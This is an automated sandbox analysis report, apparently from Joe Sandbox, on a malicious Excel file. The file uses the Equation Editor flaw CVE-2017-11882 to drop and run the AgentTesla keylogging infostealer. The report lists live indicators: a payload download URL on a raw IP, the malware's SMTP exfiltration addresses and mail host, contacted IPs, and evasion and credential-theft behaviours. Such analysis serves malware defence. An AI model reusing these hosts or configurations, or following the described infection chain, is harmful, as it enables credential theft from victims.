ID: 339305
Sample Name:
0AX4532QWSA.xlsx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 20:41:24
Date: 13/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report 0AX4532QWSA.xlsx

Overview


General Information

Sample Name:	0AX4532QWSA.xlsx
Analysis ID:	339305
MD5:	9b4eeaed62b4b0..
SHA1:	e7340dd8904b13..
SHA256:	9bbe5843787cdc..
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Found malware configuration
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains potentia…
- Binary contains a suspicious time st…
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 1532 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2528 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2688 cmdline: 'C:\Users\Public\vbc.exe' MD5: 72B76DB11728DD92AA4C3CB45F155B05)
    - vbc.exe (PID: 960 cmdline: {path} MD5: 72B76DB11728DD92AA4C3CB45F155B05)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Username: ": "",
  "URL: ": "",
  "To: ": "oloyeboos@outlook.com",
  "ByHost: ": "mail.gammavilla.org:587",
  "Password: ": "",
  "From: ": "info@gammavilla.org"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2368865648.00000000027E1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000005.00000002.2368082691.00000000004 02000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.2159672026.00000000037E9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.2159254668.00000000027FE000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Process Memory Space: vbc.exe PID: 2688	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
Click to see the 1 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Lowering of HIPS / PFW / Operating System Security Settings
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Antivirus detection for URL or domain

Found malware configuration

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Installs a global keyboard hook

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Data Obfuscation:

.NET source code contains potential unpacker

Binary contains a suspicious time stamp

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal browser information (history, passwords, etc)

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Commar and Con
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 1 2	Disable or Modify Tools 1 1 1	OS Credential Dumping 1	File and Directory Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress T Transfer
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Obfuscated Files or Information 3 1	Input Capture 1 1	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypte Channel
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Software Packing 1 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non-Star Port 1

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Commar and Con
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Timestomp 1	NTDS	Security Software Discovery 2 1 1	Distributed Component Object Model	Input Capture 1 1	Scheduled Transfer	Non-Applicatic Layer Protocol
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 1 1	LSA Secrets	Virtualization/Sandbox Evasion 1 3	SSH	Clipboard Data 1	Data Transfer Size Limits	Applicatic Layer Protocol
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Commun
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 1 2	DCSync	Application Window Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Common Used Por
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Remote System Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applicatic Layer Pro


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\vbc.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\new[1].exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
5.2.vbc.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1138205		Download File

Domains

Source	Detection	Scanner	Label	Link
gammavilla.org	0%	Virustotal		Browse
mail.gammavilla.org	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://127.0.0.1:	0%	Virustotal		Browse
http://127.0.0.1:	0%	Avira URL Cloud	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.letsencrypt.org0	0%	URL Reputation	safe	
http://gammavilla.org	0%	Virustotal		Browse
http://gammavilla.org	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://r3.o.lencr.org0	0%	URL Reputation	safe	
http://191.96.149.225/new.exe	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/U	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/U	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/U	0%	URL Reputation	safe	
http://mail.gammavilla.org	0%	Avira URL Cloud	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://cps.root-x1.letsencrypt.org0	0%	URL Reputation	safe	
http://r3.i.lencr.org/0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
gammavilla.org	217.174.152.38	true	true	• 0%, Virustotal, Browse	unknown
mail.gammavilla.org	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://191.96.149.225/new.exe	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	vbc.exe, 00000005.00000002.2370543695.00000000062AB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://127.0.0.1:	vbc.exe, 00000005.00000002.2368082691.0000000000402000.00000040.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	vbc.exe, 00000004.00000002.2162756537.0000000004E60000.00000002.00000001.sdmp, vbc.exe, 00000005.00000002.2370083933.0000000005E90000.00000002.00000001.sdmp	false		high
http://crl.entrust.net/server1.crl0	vbc.exe, 00000005.00000002.2370543695.00000000062AB000.00000004.00000001.sdmp	false		high
http://cps.letsencrypt.org0	vbc.exe, 00000005.00000002.2368981504.0000000002861000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://gammavilla.org	vbc.exe, 00000005.00000002.2368981504.0000000002861000.00000004.00000001.sdmp	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	vbc.exe, 00000005.00000002.2370543695.00000000062AB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.telegram.org/bot%telegramapi%/	vbc.exe, 00000005.00000002.2368082691.0000000000402000.00000040.00000001.sdmp	false		high
http://r3.o.lencr.org0	vbc.exe, 00000005.00000002.2368981504.0000000002861000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	vbc.exe, 00000005.00000002.2370543695.00000000062AB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.%s.comPA	vbc.exe, 00000004.00000002.2162756537.0000000004E60000.00000002.00000001.sdmp, vbc.exe, 00000005.00000002.2370083933.0000000005E90000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.diginotar.nl/cps/pkioverheid0	vbc.exe, 00000005.00000002.2370543695.00000000062AB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/U	vbc.exe, 00000005.00000002.2368082691.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.gammavilla.org	vbc.exe, 00000005.00000002.2368981504.0000000002861000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net0D	vbc.exe, 00000005.00000002.2370543695.00000000062AB000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://secure.comodo.com/CPS0	vbc.exe, 00000005.00000002.2370543695.00000000062AB000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	vbc.exe, 00000005.00000002.2368082691.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	vbc.exe, 00000005.00000002.2371956308.0000000007B00000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://crl.entrust.net/2048ca.crl0	vbc.exe, 00000005.00000002.2370543695.00000000062AB000.00000004.00000001.sdmp	false		high
http://cps.root-x1.letsencrypt.org0	vbc.exe, 00000005.00000002.2368981504.0000000002861000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://r3.i.lencr.org/0	vbc.exe, 00000005.00000002.2368981504.0000000002861000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
217.174.152.38	unknown	Bulgaria		31083	TELEPOINTBG	true
191.96.149.225	unknown	Chile		396073	MAJESTIC-HOSTING-01US	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	339305
Start date:	13.01.2021
Start time:	20:41:24
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 57s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	0AX4532QWSA.xlsx
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	6
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0

Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.expl.evad.winXLSX@6/12@16/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 3.6% (good quality ratio 3.3%) • Quality average: 81% • Quality standard deviation: 31.3%
HCA Information:	• Successful, ratio: 92% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsx • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 192.35.177.64, 93.184.221.240, 2.20.142.210, 2.20.142.209 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, wu.ec.azureedge.net, audownload.windowsupdate.nsatc.net, cs11.wpc.v0cdn.net, apps.digsigtrust.com, hlb.apr-52dd2-0.edgecastdns.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, wu.wpc.apr-52dd2.edgecastdns.net, apps.identrust.com, au-bg-shim.trafficmanager.net, wu.azureedge.net • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:42:07	API Interceptor	64x Sleep call for process: EQNEDT32.EXE modified
20:42:10	API Interceptor	1158x Sleep call for process: vbc.exe modified

Joe Sandbox View / Context

